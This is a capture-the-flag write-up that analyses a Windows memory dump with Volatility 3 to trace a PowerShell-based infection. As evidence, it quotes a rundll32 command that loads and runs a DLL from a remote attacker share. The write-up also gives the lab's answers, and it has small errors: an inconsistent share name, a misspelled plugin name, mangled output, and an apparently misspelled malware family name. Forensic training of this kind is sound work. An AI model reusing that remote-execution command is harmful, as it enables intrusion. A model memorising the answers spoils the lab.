CyberDefenders **Write-up *by darkhost***

Reveal

Reconstruct a multi-stage attack by analyzing Windows memory dumps using Volatility 3, identifying malicious processes, command lines, and correlating findings with threat intelligence.

Category: Endpoint Forensics


Tactics: Defense Evasion

Tool: Volatility3

Scenario


You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly's origin, and assess its scope to contain the incident effectively.

Q1.Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?




We began by examining the processes in the memory dump file and utilized the **malfind** tool. Malfind checks for permissions in memory regions that have suspicious permissions, especially those marked as both writable and executable (often called PAGE_EXECUTE_READWRITE). ***Final Answer: powershell.exe***

Q2.Knowing the parent process ID (PPID) of the malicious process aids in the tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?



Here we are looking for the parent process to provide some insight as to how the malicious process was initiated. The **pstree** plugin in Volatility3 shows parent-child relationships and actually shows which process started (or “birthed”) another process. Pstree also organizes the processes visually using indentation, making it easy to see which processes belong together and where a suspicious file fits in. ***Final Answer: 4120***

Q3.Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second stage payload.




Here we are going to look for a second-stage payload by using the **cmdline** plugin. When you double-click a program, the operating system runs a command behind the scenes. cmdline reveals this entire command, including the executable path and any special options or arguments that were passed to it. Pay close attention to the final execution rundll32 \\45.9.74.32\daxxxxx\root\3435.dll,entry. The attacker uses the **rundll32.exe** utility to remotely execute the function entry from a file named **3435.dll**, which is located on the remote share. ***Final Answer: 3435.dll***

Q4.Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared direct who being accessed on the remote server

To filter out some information some common Linux commands were applied here. The **strings** and **grep** commands pulled some interesting information. The shared folder name, **davwwwroot**, used as the staging directory on the malicious remote server (45.9.74.32). ***Final Answer: davwwwroot***

Q5.

What is the MITRE ATT&CK sub-technique ID that describes the execution the second stage payload using a windows utility to run a malicious file?




Executing a malicious file (3435.dll) using a legitimate, built-in Windows utility (rundll32.exe)—is a classic method used by attackers to bypass security tools. This technique is categorized in MITRE ATT&CK under System Binary Proxy Execution. A simple lookup online for a MITRE ATT&CK revealed its ID as T1218.001. ***Final Answer: T1218.001***

Q6.Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

```
┌──(darkhost㉿kali)-[~/volatility3]
└─$ python3 vol.py -f 192-Reveal.dmp windows.getsids.GetSIDs | grep "3692"
1040resssvchost.exe     S-1-5-80-2617507558-3328795327-711547822-311560295-1636921165   -
1112    svchost.exe     S-1-5-80-1772571935-1555666882-3369284645-1675012128-2386634627 EventSystem
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-1001  Elon
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-513   Domain Users
3692    powershell.exe  S-1-1-0 Everyone
3692    powershell.exe  S-1-5-114       Local Account (Member of Administrators)
3692    powershell.exe  S-1-5-32-544    Administrators
3692    powershell.exe  S-1-5-32-545    Users
3692    powershell.exe  S-1-5-4 Interactive
3692    powershell.exe  S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692    powershell.exe  S-1-5-11        Authenticated Users
3692    powershell.exe  S-1-5-15        This Organization
3692    powershell.exe  S-1-5-113       Local Account
3692    powershell.exe  S-1-5-5-0-277248        Logon Session
3692    powershell.exe  S-1-2-0 Local (Users with the ability to log in locally)
3692    powershell.exe  S-1-5-64-10     NTLM Authentication
3692    powershell.exe  S-1-16-12288    High Mandatory Level
```

To help analyze the process data and extract user-related information from a memory dump the **gitsids** plugin is a helpful tool. It can be used to inspect the Security Identifiers (SIDs) associated with processes, which links them back to specific users and groups. ***Final Answer: Elon***

Q7.Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?



Connecting the IP address that we have singled out (45.9.74.32) was crossed-referenced using VirusTotal. The IP was scanned and found to be stealing email account credentials and sending them to a C2 server. ***Final Answer: STREALAstealer***